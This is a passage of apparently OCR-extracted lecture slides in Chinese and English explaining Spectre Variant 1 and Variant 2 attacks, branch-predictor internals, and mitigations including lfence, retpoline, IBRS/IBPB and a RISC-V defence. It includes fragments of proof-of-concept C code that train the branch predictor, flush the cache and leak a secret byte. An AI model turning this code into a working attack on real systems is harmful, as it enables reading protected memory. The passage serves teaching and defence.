- › Flush `array1_size` and `array2[]` from cache (**FLUSH**)



# Variant 1: 条件分支攻击(Conditional branch attack)

```
if (x < array1_size)
    y = array2[array1[x] * 4096];
```

Attacker calls Victim with  $x=N$  (where  $N > 8$ )

- Speculative exec while waiting for `array1_size`
  - Predict that `if()` is **true**
  - Read address (`array1 base + x`) with **out-of-bounds x**
  - Read returns secret byte = **05** (fast, `array1` is in cache)
  - Request memory at (`array2 base + 05*4096`)
  - Brings `array2[05*4096]` into the cache
  - Realize `if()` is false: discard speculative work
- Finish operation & return to caller

Attacker measures read time for `array2[i*4096]`

- Read for  $i=05$  is fast (cached), revealing secret byte (**RELOAD**)
- Repeat with many  $x$  (eg. ~10KB/s)

## Memory & Cache Status

`array1_size = 00000008`

Memory at `array1` base address:

8 bytes of data (value doesn't matter)

[... lots of memory up to `array1 base+N`...]

**05** F1 98 CC 90 ... (something secret)

array2 [ 0\*4096]  
array2 [ 1\*4096]  
array2 [ 2\*4096]  
array2 [ 3\*4096]  
array2 [ 4\*4096]  
**array2 [ 5\*4096]**  
array2 [ 6\*4096]  
array2 [ 7\*4096]  
array2 [ 8\*4096]  
array2 [ 9\*4096]  
array2 [10\*4096]  
array2 [11\*4096]  
...



only care about cache  
**status**

Uncached      Cached

# Variant 2: 间接分支攻击(Indirect branch attack)



Branch target injection (Variant 2):

- 以victim代码的indirect branch为目标，将包括目标地址的Cache进行Flush，引起victim代码进行预测执行；
- 预测会依据BTB(Branch Target Buffer)的内容，如果预先对BTB的内容进行操纵，那么会使得程序跳转到攻击者给定的目标(gadgets)



# Variant 2: 间接分支攻击(Indirect branch attack)


- 分支预测器在攻击者控制的context A中被（错误的）训练。
- 在context B中，分支预测器根据来自context A的训练数据进行预测，导致在attacker选择的地址进行推测执行，该地址对应于victim地址空间中的**Spectre gadget**的位置。



# Variant 2: 间接分支攻击(Indirect branch attack)

Haswell的分支预测机制：

- 通用分支预测器 (Generic Branch Predictor)
- 间接分支预测器 (Indirect Branch Predictor)
- 函数返回地址预测器 (Return Predictor )



# Variant 2: 间接分支攻击(Indirect branch attack)

分支预测优化机制:


1. 仅使用低31 bits地址数据

0x4141.0004.1000 -> 0x4141.0004.5123  
0x4242.0004.1000 -> 0x4242.0004.5123

2. 数据压缩机制

0x100.0000 != 0x180.0000 可区分  
0x100.0000 ?= 0x180.4000 不可区分

bit A	bit B
0x40.0000	0x2000
0x80.0000	0x4000
0x100.0000	0x8000
0x200.0000	0x1.0000
0x400.0000	0x2.0000
0x800.0000	0x4.0000
0x2000.0000	0x10.0000
0x4000.0000	0x20.0000




<https://xz.aliyun.com/t/2273>

Predicting Indirect Branches via Data Compression (MICRO' 98)

129

# Spectre攻击演示

[<https://www.youtube.com/watch?v=0kHFvUcQsWQ>]



The screenshot shows a terminal window titled "spectre-poc.c + (~spectre-poc) - VIM". The code is divided into two main sections: "Victim code" and "Analysis code".

```
/*
***** Victim code *****
***** 
unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[160] = { 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16 };
uint8_t unused2[64];
uint8_t array2[256 * 512];

char *secret = "Jesse pwns your CPU's memory...";      ↴

uint8_t temp = 0; /* Used so compiler won't optimize out victim_function() */

void victim_function(size_t x) {
    if (x < array1_size) {
        temp &= array2[array1[x] * 512];
    }
}

/*
***** Analysis code *****
***** 
#define CACHE_HIT_THRESHOLD (80) /* assume cache hit if time <= threshold */

/* Report best guess in value[0] and runner-up in value[1] */
void readMemoryByte(size_t malicious_x, uint8_t value[2], int score[2]) {
    static int results[256];
    int tries, i, j, k, mix_i, junk = 0;
    size_t training_x, x;
    register uint64_t timel, time2;
    volatile uint8_t *addr;

    for (i = 0; i < 256; i++)
        results[i] = 0;
    for (tries = 999; tries > 0; tries--) {

```

# Spectre: 举例

```
1 data = 0;  
2 if (x < size) {  
3     data = data + 5;  
4 }
```




Figure 3: Speculative execution (out-of-order execution)

# Spectre: 举例




Figure 4: Experiment setup: the buffer and the protected secret

# Spectre: 举例

```
unsigned int buffer_size = 10;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};
uint8_t temp = 0;
char *secret = "Some Secret Value";      ①
uint8_t array[256*4096];

// Sandbox Function
uint8_t restrictedAccess(size_t x)
{
    if (x < buffer_size) {
        return buffer[x];
    } else {
        return 0;
    }
}
```

# Spectre: 举例

```
void spectreAttack(size_t larger_x)
{
    int i;
    uint8_t s;

    // Train the CPU to take the true branch inside restrictedAccess().
    for (i = 0; i < 10; i++) { restrictedAccess(i); } ← 分支预测

    // Flush buffer_size and array[] from the cache.
    _mm_clflush(&buffer_size); ← Flush buffer_size
    for (i = 0; i < 256; i++) { _mm_clflush(&array[i*4096 + DELTA]); }

    // Ask restrictedAccess() to return the secret in out-of-order execution.
    s = restrictedAccess(larger_x);           ② ← 预测执行
    array[s*4096 + DELTA] += 88;              ③

}

int main()
{
    flushSideChannel();
    size_t larger_x = (size_t)(secret - (char*)buffer); ④
    spectreAttack(larger_x);
    reloadSideChannel();
    return (0);
}
```

为什么需要flush  
buffer\_size?

# Mitigations-Spectre

- 禁止预测执行
  - 显著的性能降级
  - 处理器不支持显式的禁止
- 使用serializing/speculation blocking指令, lfence
- Retpoline


Modifying — Visual Studio Build Tools 2017 Int Preview (2) — 15.7.0 Preview 3.0 [27601.1.d15.7]

Workloads Individual components Language packs Installation locations

- VC++ 2017 version 15.4 v14.11 toolset
- VC++ 2017 version 15.5 v14.12 toolset
- VC++ 2017 version 15.6 v14.13 latest v141 tools
- VC++ 2017 version 15.7 v14.14 Libs for Spectre (ARM)
- VC++ 2017 version 15.7 v14.14 Libs for Spectre (ARM64)
- VC++ 2017 version 15.7 v14.14 Libs for Spectre (x86 and x64)
- Visual C++ 2017 Redistributable Update
- Visual C++ compilers and libraries for ARM
- Visual C++ compilers and libraries for ARM64
- Windows Universal CRT SDK
- Windows XP support for C++

Debugging and testing

- Testing tools core features - Build Tools



# Mitigations-Spectre

	Variant 1	cmp eax, [buffer_top] ja out_of_bounds mov ebx, [eax]	cmp eax, [buffer_top] ja out_of_bounds <b>lfence</b> mov ebx, [eax]
	Variant 2	jmp * [eax]	mov eax, [eax] <b>lfence</b> jmp *eax
	Variant 2	jmp * [eax]	<b>call 15</b> 12: pause <b>lfence</b> jmp 12 15: add rsp, 8 push [eax]; <i>put true target on stack</i> <b>ret</b>


<https://support.google.com/faqs/answer/7625886>

<https://developer.amd.com/wp-content/resources/Managing-Speculation-on-AMD-Processors.pdf>

Retpoline: A Branch Target Injection Mitigation. Technical Report 337131-003, 2018

<https://software.intel.com/security-software-guidance/api-app/sites/default/files/Retpoline-A-Branch-Target-Injection-Mitigation.pdf?source=techstories.org>

# Mitigations-Spectre



Indirect Branch Predictor





Figure 1: Speculative Execution without retpoline



RSB



RSB, Return Stack Buffer

Figure 2: Speculative execution with retpoline

# Mitigations-Spectre


- CPU的新特性， Indirect Branch Control (IBC)
  - Indirect Branch Restricted Speculation (IBRS): 限制对间接分支的预测；
  - Single Thread Indirect Branch Predictors (STIBP): 防止间接分支预测被同级Hyperthread控制；
  - Indirect Branch Predictor Barrier (IBPB): 确保先期代码的行为不会控制以后的间接分支预测；

<https://newsroom.intel.com/wp-content/uploads/sites/11/2018/01/Intel-Analysis-of-Speculative-Execution-Side-Channels.pdf>

Intel microcode revision guidance, <https://www.intel.com/content/dam/www/public/us/en/documents/sa00115-microcode-update-guidance.pdf> 138

# 我们的工作

## RISC-V中基于指令延迟的 Spectre 防御



(a) fdiv	(b) store-load	(c) load load ordering
if ( <i>secret</i> ) fdiv.sfa5, fa5, fa4;	store r1 -> ( <i>secret</i> ); load r2 <- (r3);	LD1: load r1 <- r0; LD2: load r2 <- ( <i>secret</i> );

SpecTerminator: Blocking Speculative Side Channels Based on Instruction Classes on RISC-V (TACO 2023)

